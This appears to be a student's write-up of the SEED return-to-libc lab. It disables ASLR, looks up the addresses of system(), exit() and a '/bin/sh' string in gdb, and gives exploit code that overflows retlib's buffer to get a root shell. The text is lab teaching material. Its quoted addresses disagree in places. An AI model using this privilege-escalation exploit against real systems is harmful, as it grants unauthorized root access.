

2.3 Task 1: Exploiting the Vulnerability

For the exploit the first part is to get addresses of `system()`, `exit()` and the address of the string `/bin/sh` in memory. This will be placed in the `exploit_1.c` file and with appropriate offsets to the `buf[]`.

Part A : Setup and addresses :

```
seed@seed-desktop:~$ su
```

Password:

```
root@seed-desktop:/home/seed# export MYSHELL=/bin/sh/
```

//export the MYSHELL variable

```
root@seed-desktop:/home/seed# echo $MYSHELL
```

```
/bin/sh/
```

```
root@seed-desktop:/home/seed# sysctl -w kernel.randomize_va_space=0
```

```
kernel.randomize_va_space = 0
```

//turn off address randomization

```
root@seed-desktop:/home/seed# cat myshellProg.c
```

```
int main()
```

```
{
```

```
    char* shell = getenv("MYSHELL");
```

//program to get address of


```
    if (shell)
```

// "/bin/sh" string.

```
        printf("%x\n", (unsigned int)shell);
```

```
return 0;
```

```
}
```



```
root@seed-desktop: /home/seed
File Edit View Terminal Help
seed@seed-desktop:~$ su
Password:
root@seed-desktop:/home/seed# export MYSHELL=/bin/sh/
root@seed-desktop:/home/seed# echo $MYSHELL
/bin/sh/
root@seed-desktop:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@seed-desktop:/home/seed# cat myshellProg.c
int main()
{
    char* shell = getenv("MYSHELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);

return 0;
}

root@seed-desktop:/home/seed# gdb retlib
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) list bof
8
9
10
11     int bof(FILE *badfile)
12     {
13
14
15         char buffer[48];
16
17         /* The following statement has a buffer overflow problem */
(gdb) b 15
Breakpoint 1 at 0x804847a: file retlib.c, line 15.
```

```

root@seed-desktop:/home/seed# gdb retlib
...debugger loads environment
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ea88b0 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e9db30 <exit>

```

We know the addresses of the system and the exit function are **0xb7ea88b0** and **0xb7e9db30** respectively . We get address of string “/bin/sh” from the myshellProg code displayed above.

```

root@seed-desktop:/home/seed# ./myshellProg
bffffeaf // Address of string outside gdb is 0xbffffeaf

```

Part B : Getting appropriate offset values for the exploit_1.c program :

Consider a code where the system() function is invoked directly through main instead of by a buffer overflow.

```

int main()
{
char * ptr = “/bin/sh” ;
system(ptr);

return 0;
}

```

The prolog of the main will execute and then before invoking system() function, main will set up the parameters to pass to system() . Checking the x/s \$eax just before system is invoked we get the string “/bin/sh”. The address of string is the address of eax register.

However in the case of an exploit of the retlib code , system has to be invoked indirectly after overflow in fread in bof. In such a scenario the registers will not set up the value of the string to be passed to system as we manipulate system address and forcibly invoke it.

When system() is indirectly invoked this way it will execute and check for exit() and input parameters. system() address must be at ebp+4 of bof, as it will overwrite return address of bof and be invoked before call returns to main.

Consider the code for exploit_1.c as below:

```

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char ** argv)
{
char buf[76];
FILE *badfile; // badfile will contain exploit addresses .

badfile = fopen("badfile", "w");

```

```

/* You need to decide the address and the values for X, Y, Z. The
   order of the three statements does not imply the order of X, Y, Z.
   Actually, we intentionally scrambled the order. */
*(long *) &buf[60] = 0xbffffead; //"/bin/sh"           // string address value is different in gdb than outside it
*(long *) &buf[52] = 0xb7ea88b0; // system()             // system address
*(long *) &buf[56] = 0xb7e9db30; // exit()              // exit function address

fwrite(buf, sizeof(buf), 1, badfile);                  // write to the badfile buf[] values.
fclose(badfile);
}

```


The length of the buffer in retlib is 48 bytes, and the ebp+4 address is at 48+4 that is 52. After the buffer overflow in retlib fread function, the system() function address should be at return address. Hence system() address should be at buf[52].

```

root@seed-desktop:/home/seed# su seed
seed@seed-desktop:~$ vi exploit_1.c
seed@seed-desktop:~$ gcc -o exploit exploit_1.c
seed@seed-desktop:~$ ./exploit                                     //creates badfile dump with the above addresses

```

After call to ./retlib the root shell will be launched . whoami will result in 'root' .



```

seed@seed-desktop:~$ vi exploit_1.c
seed@seed-desktop:~$ gcc -o exploit exploit_1.c
seed@seed-desktop:~$ ./exploit
seed@seed-desktop:~$ ./retlib
#
#
# whoami
root
#
#

```

Observations :

1. **Address of string “/bin/sh” outside gdb different from inside the debugger. Address of string “/bin/sh” by the myshellProg has an offset from the actual address that exploits retlib**

Like mentioned in the ‘Return_to_libc.pdf’ the address of /bin/sh outside the gdb debug environment was different from the address of /bin/sh inside the gdb debugger. myshellProg.c was used to get address of string “/bin/sh” outside gdb.

However I noticed that ./myshellProg address output 0xbffffead in the exploit code does not give root shell but an offset 0xbffffeab used in the exploit gives root shell outside gdb. The address inside gdb is 0xbffffead in the exploit code to get root shell.

2. **whoami inside gdb gives 'seed' , whoami outside gdb gives 'root'**

The retlib program gives shell with the exploit properly implemented.

However the 'whoami' command inside root shell in the gdb debugger outputs 'seed', while whoami outside the gdb debugger outputs 'root'.

3. The input parameters to a function are passed to it and received by it differently when it is invoked directly from another function, as opposed to an indirect invoking of the function or manipulation on the stack.
